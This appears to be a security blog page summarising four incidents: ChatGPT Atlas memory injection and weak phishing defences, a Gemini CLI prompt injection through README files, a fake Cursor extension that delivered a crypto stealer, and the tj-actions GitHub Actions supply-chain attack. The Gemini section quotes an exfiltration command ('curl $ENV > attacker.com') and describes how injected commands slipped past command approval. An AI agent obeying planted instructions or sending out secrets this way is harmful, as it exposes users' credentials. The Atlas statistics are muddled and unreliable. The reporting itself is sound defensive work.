Malicious code

Report says ChatGpt Atlas is Vulnerable for Users: Understanding Open-AI Agent Mode

Atlas’s autofill and form interaction capabilities present potential attack points

As per reports ChatGpt Atlas browser is vulnerable to attacks and is laced with inherent weakness in comparison to other browser like Google Chrome. As per ‘LayerX ‘who discovered the weakness in ChatGpt Atlas, described threat actors have the ability to inject malicious instructions into ChatGPT’s ‘memory’ and execute remote code and this works by way of cross-site request forgery requests.

These exploit can allow attackers to infect systems with malicious code, grant themselves access privileges or deploy malware. “Understanding “Agent Mode” is most important and core of Atlas which is not same for any traditional browsers. In traditional browser where users manually move from site to site, agent mode allows ChatGPT to semi-autonomously operate your browser.

For e.g. any user wanting to use ChatGPT for work related purposes, the malicious code planted earlier mostly tainted will be invoked automatically to execute remote code, allowing attackers to gain control of the user account .This may include their browser, code they are writing or systems they have access to.

Rate of Vulnerability is 90% A Warning for Users

The rate of vulnerability is 90% then other browsers as when an attacker wish they can push or inject  malicious instructions into ChatGPT’s Atlas ‘memory’ and later execute via remote code.

There is a more basic warning as well. “Atlas does not include meaningful anti-phishing protections, meaning that users of this browser are “up to 90% more vulnerable to phishing attacks than users of traditional browsers,” LayerX says.

Key pointers from research

ChatGPT’s Atlas is not resilient to Phishing attacks

Out of 103 in-the-wild attacks that LayerX tested 97 to go through, a whopping 94.2% failure rate

Compared to Edge (which stopped 53% of attacks in LayerX’s test) and Chrome (which stopped 47% of attacks),

ChatGPT Atlas was able to successfully stop only 5.8% of malicious web pages

Unlike traditional web browsers where you manually navigate the internet, agent mode allows ChatGPT to operate your browser semi-autonomously.

The technology works by giving ChatGPT access to your browsing context. It can see every open tab, interact with forms, click buttons and navigate between pages just as you would.

Importance of Security by Design for web browsing & How AI is intricately involved

The sandboxing approach which is security by design is to keep websites isolated from attacks and prevent malicious code from accessing data from other tabs is crucial to modern web architecture. This is the basis of modern web that depends on separation. But if its not implemented what can be the impact.

But in Atlas, the AI agent isn’t malicious code – it’s a trusted user with permission to see and act across all sites. In this browser isolation is not required. Here AI is not directly connected to the threat but what AI does is AI following a hostile command hidden in the environment. This opens doors to security and privacy risks many users are ill-equipped to handle.

Let me put an example : If you search for air tickets and visit a site , the Atlas ChatGpt will prompt and try to book a ticket or you search for movies in near by theater ,it attempts to book a ticket ”, it will explore options and try to book reservation. Atlas autofill’s and form interaction capabilities present potential attack points, especially when AI is making rapid decisions about information entry and submission.

This is possible when access is granted to ChatGPT for any browsing requirement or context that allows it to view and open tabs, interact with forms and navigate between pages like humans do.

Is User’s security getting compromised

The above example gives users warning that any AI powered browser may be convenient but not without security risks and those who are ChatGpt Atlas, should give extreme cautious before choices are made . Do not share browsing history with any AI mode, instead adopt incognito mode. Any malicious code can  influence the AI’s behavior if browsing and this can happen across multiple tabs.

In case of Atlas, the condition is more vulnerable as Atlas provides inputs like humans doing and AI in disguise executing harmful commands within the environment.

Will AI Agent or Open AI make browsing safe for users or what it means to have safe browsing.

(Source: https://www.bbc.com/news/articles/c20pdy1exxvo)

Gemini CLI Vulnerability Enables Silent Execution of Malicious Commands on Developer Systems 

Summary 

Security Advisory :

In July 2025, a critical security vulnerability was discovered in Google’s Gemini CLI, a command-line tool used by developers to interact with Gemini AI. The flaw allowed attackers to execute hidden, malicious commands without user consent by exploiting prompt injection, poor command validation and an ambiguous trust interface. 

This issue was responsibly reported and addressed with the release of Gemini CLI version 0.1.14. The incident highlights the growing need for secure integration of AI tools in software development workflows. 

Vulnerability Details 

Security researchers identified that Gemini CLI reads project context files—such as README.md—to understand the codebase. Attackers can embed malicious commands into these files using indirect prompt injection techniques. These injected payloads are often disguised within legitimate content (e.g. license text, markdown formatting) to avoid detection. 

A core issue lies in Gemini’s handling of command approvals. Gemini CLI remembers previously approved commands (e.g. grep) to avoid prompting the user repeatedly. Attackers exploited this by appending malicious commands (e.g. curl $ENV > attacker.com) to a trusted one. Since the first part is familiar, the entire command string is executed without further validation. 

To increase stealth, malicious commands are hidden using whitespace padding or formatting tricks to avoid visual detection in the terminal or logs. Researchers demonstrated this attack by cloning a poisoned public GitHub repository, which resulted in unauthorized exfiltration of credentials during Gemini CLI analysis.Initially labeled as a low-severity issue, Google elevated its classification to a high-priority vulnerability and released a fix in version 0.1.14, which now enforces stricter visibility and re-approval of commands. 

Note: By default, Gemini CLI does not enable sandboxing, so manual configuration is required to isolate execution environments from the host system. 

Attack Flow 

Step Description 
1. Craft Malicious prompt injections are embedded inside context files like README.md along with benign code. 
2. Deliver Malicious repository is cloned or reviewed by a developer using Gemini CLI. 
3. Trigger Gemini CLI loads and interprets the context files. 
4. Execution Malicious code is executed due to weak validation and implicit trust. 
5. Exfiltrate Environment variables or secrets are silently sent to attacker-controlled servers. 

Proof-of-Concept Snippet 

Source: Tracebit 

Why It’s Effective 

  • Indirect Prompt Injection: Inserts malicious instructions within legitimate files rather than in direct input, bypassing typical user scrutiny. 
  • Command Whitelist Bypass: Weak command validation allows malicious extensions of approved commands. 
  • Visual Stealth: Large whitespace and terminal output manipulation hide malicious commands from users & security Tools. 

Broader Implications 

Gemini CLI are powerful for developers, helping to automate tasks and understand code faster. But this also comes with vulnerabilities especially when these tools can run commands and interact with untrusted code. This recent example shows how important it is to stay secure when using AI assistants to analyze unknown repositories. For teams working with open-source projects or unfamiliar codebases, it’s important to have safety checks in place. This highlights the growing need for smarter, more secure AI-driven tools that support developers without putting systems at risk. 

Remediation

  • Upgrade Gemini CLI to version 0.1.14 or later. 
  • Enable sandboxing modes where it is possible to isolate and protect systems. 
  • Avoid running Gemini CLI against untrusted or unknown codebases without appropriate safeguards. 
  • Review and monitor command execution prompts carefully 

Conclusion: 
The Gemini CLI vulnerability underscores how prompt injection and command trust mechanisms can silently expose systems to attack when using AI tools. As these assistants become more deeply integrated into development workflows, it’s vital to adopt a “trust, but verify” approach treating AI-generated or assisted actions with the same caution as externally sourced code. 

Security, visibility and isolation should be core pillars in any team’s approach to adopting AI in DevOps and engineering pipelines. 

References

Hackers Weaponizing AI Extension to steal Crypto Assets Through Malicious Packages

The amount of crypto  malware has doubled in the first quarter of 2025 as per research.

Kaspersky GReAT (Global Research and Analysis Team) experts have discovered open-source packages that download the Quasar backdoor and a stealer designed to exfiltrate cryptocurrency. The malicious packages are intended for the Cursor AI development environment, which is based on Visual Studio Code — a tool used for AI-assisted coding.

The fake extension, published under the name “Solidity Language,” had accumulated 54,000 downloads before being detected and removed.

What makes this attack particularly insidious is its exploitation of search ranking algorithms to position the malicious extension above legitimate alternatives.

How the Threat actors deceive the developers

During an incident response, a blockchain developer from Russia reached out to Kaspersky after installing one of these fake extensions on his computer, which allowed attackers to steal approximately $500,000 worth of crypto assets.

The threat actor behind these packages managed to deceive the developer by making the malicious package rank higher than the legitimate one. The attacker achieved this by artificially inflating the malicious package’s downloads count to 54,000.

After the malicious extension downloaded by the developer was discovered and removed from the repository, the threat actor republished it and artificially inflated its installation count to a higher number – 2 million, compared to 61,000 for the legitimate package.

The extension was removed from the platform following a request from Kaspersky.

The attackers leveraged the Open VSX registry’s relevance-based ranking system, which considers factors including recency of updates, download counts, and ratings. The attack infrastructure reveals a well-organized operation extending beyond this single incident.

In 2025, threat actors are actively publishing clones of legitimate software packages that, once installed, execute harmful payloads ranging from cryptocurrency theft to full codebase deletion.

The discovery leads us to think how cyber criminals take advantage of the trust inherent in open-source environments by embedding harmful code. All third-party code should be treated as untrusted until proven.

The threat actor behind these packages managed to deceive the developer by making the malicious package rank higher than the legitimate one. The attacker achieved this by artificially inflating the malicious package’s downloads count to 54,000.

After installation, the victim gained no actual functionality from the extension. Instead, malicious ScreenConnect software was installed on the computer, granting threat actors remote access to the infected device.

Using this access, they deployed the open-source Quasar backdoor along with a stealer that collects data from browsers, email clients, and crypto wallets. With these tools, the threat actors were able to obtain the developer’s wallet seed phrases and subsequently steal cryptocurrency from the accounts.

Mitigation Strategies from Intruceptlabs

GaarudNode is an all-in-one  solution designed to empower development teams with the tools they need to secure their applications throughout the development lifecycle. By combining the power of SAST, DAST, SCA, API security, and CSPM, GaarudNode provides a comprehensive security framework that ensures your applications are built, tested, and deployed with confidence.

Source: https://www.kaspersky.com/about/press-releases/kaspersky-uncovers-500k-crypto-heist-through-malicious-packages-targeting-cursor-developers

Coinbase Identified as Primary Target in GitHub Action supply chain attack

Recently the attack on Coinbase by bad actors and targeting their agentkit project revealed that attackers are active in crypto community. The attackers gained right to access to the repository after obtaining a GitHub token with sufficient permissions.

As per researchers from at Palo Alto Networks’ Unit 42 and Wiz, attackers compromised continuous integration/continuous delivery (CI/CD) pipelines of thousands of repositories, putting them at risk.

The attack failed and highlighted the constant threats against crypto projects happening and in this case the aim was on the Coinbase project, get access to exchange ecosystem and steal crypto assets. On time Coinbase took handle of the incident that could have led attacker to change approach to a large-scale attack and compromise many projects.

As per Reuters, 2025 the crypto industry has suffered a series of thefts, prompting questions about the security of customer funds, with hacking amount more than $2 billion in 2024 – the fourth straight year where proceeds have topped more than $1 billion.

Details of the attack methodology

According to cybersecurity firm Wiz, its analysis of GitHub identities used in the attack shows that the attacker is active in the crypto community and likely operates from Europe or Africa.

The attack exploited vulnerabilities in popular GitHub Actions, leading to the potential exposure of sensitive CI/CD secrets across numerous projects.

The attack involved the compromise of the review dog/action-setup@v1 GitHub Action.

A total of 218 repositories were confirmed to have exposed secrets, despite over 23,000 using the affected action. The payload was focused on exploiting the public CI/CD flow of one of their open source projects – agentkit, probably with the purpose of leveraging it for further compromises. However, the attacker was not able to use Coinbase secrets or publish packages.

  • After this initial attack, threat actor believed to have moved to the larger attack scenario that has since gained widespread attention globally.
  • As per researchers the attacker began preparing several days before reports surfaced, eventually affecting specific versions of tj-actions/changed-files and putting a significant number of repositories at risk.
  • The incident reflects how attackers can abuse third-party actions or dependencies to compromise software supply chains, potentially resulting in unauthorized access, data breaches and code tampering.
  • Attackers actions confirmed what was initially highly focused on Coinbase and expanded to all projects utilizing tj-actions/changed-files once their initial attempt failed.

The exposed secrets included GitHub tokens and other sensitive information, with some being short-lived.

“The attacker took significant measures to conceal their tracks using various techniques, such as leveraging dangling commits, creating multiple temporary GitHub user accounts, and obfuscating their activities in workflow logs (especially in the initial Coinbase attack),” Gil, Senior Research Manager at Palo Alto Networks, told The Hacker News. “These findings indicate that the attacker is highly skilled and has a deep understanding of CI/CD security threats and attack tactics.”

Overview of attack:

The attack affected only 218 were confirmed to have leaked secrets. The majority of these secrets were short-lived tokens that expire after a single workflow run. However, some repositories also exposed more sensitive credentials, including those for DockerHub, npm, and AWS.

tj-actions and reviewdog


During March 10 and March 14, 2025, an attacker successfully pushed a malicious commit to the tj-actions/changed-files GitHub repository. This commit contained a Base64-encoded payload shown in Figure 1, which prints all of the credentials that were present in the CI runner’s memory to the workflow’s log.

(Image: unit42.paloaltonetworks)

Figure 1. The malicious snippet that was introduced to tj-actions/changed-files.

The company stated that their security measures prevented any successful exploitation of the exposed secrets.

While Coinbase managed to avert significant damage, the incident serves as a reminder for organizations to strengthen their security protocols and remain vigilant against potential threats in the software supply chain.

The attacker was able to add the malicious commit (0e58ed8) to the repository by using a GitHub token with write permissions that they obtained previously. The attacker disguised the commit to look as if it was created by renovate[bot] — a legitimate user.

The commit was then added to a legitimate pull request that was opened by the real renovate[bot] and automatically merged, as configured for this workflow.

These steps enabled the attacker to infect the repository, without the activity being detected. Once the commit was merged, the attacker pushed new git tags to the repository to override its existing tags, making them all point to the malicious commit in the repository.

Coinbase as a soft target for attackers

Cryptocurrency platforms are frequent targets for cybercriminals due to their high-value assets and financial data.

Coinbase’s agentkit repository is used for blockchain AI agents, meaning any compromise could potentially be used for manipulating transactions, altering AI behavior, or gaining unauthorized access to blockchain-related systems. Researchers have witnessed a systemic risks of software supply chains, particularly in open-source ecosystems.

When a single dependency is compromised, it can have far-reaching consequences across thousands of projects. The reliance on shared libraries and GitHub Actions makes modern development more efficient but also inherently vulnerable to such cascading attacks.

The GitHub Actions supply chain attack highlights the vulnerabilities inherent in widely used automation tools.


Sources:

https://www.bleepingcomputer.com/news/security/coinbase-was-primary-target-of-recent-github-actions-breaches/

https://undercodenews.com


Click here

Scroll to top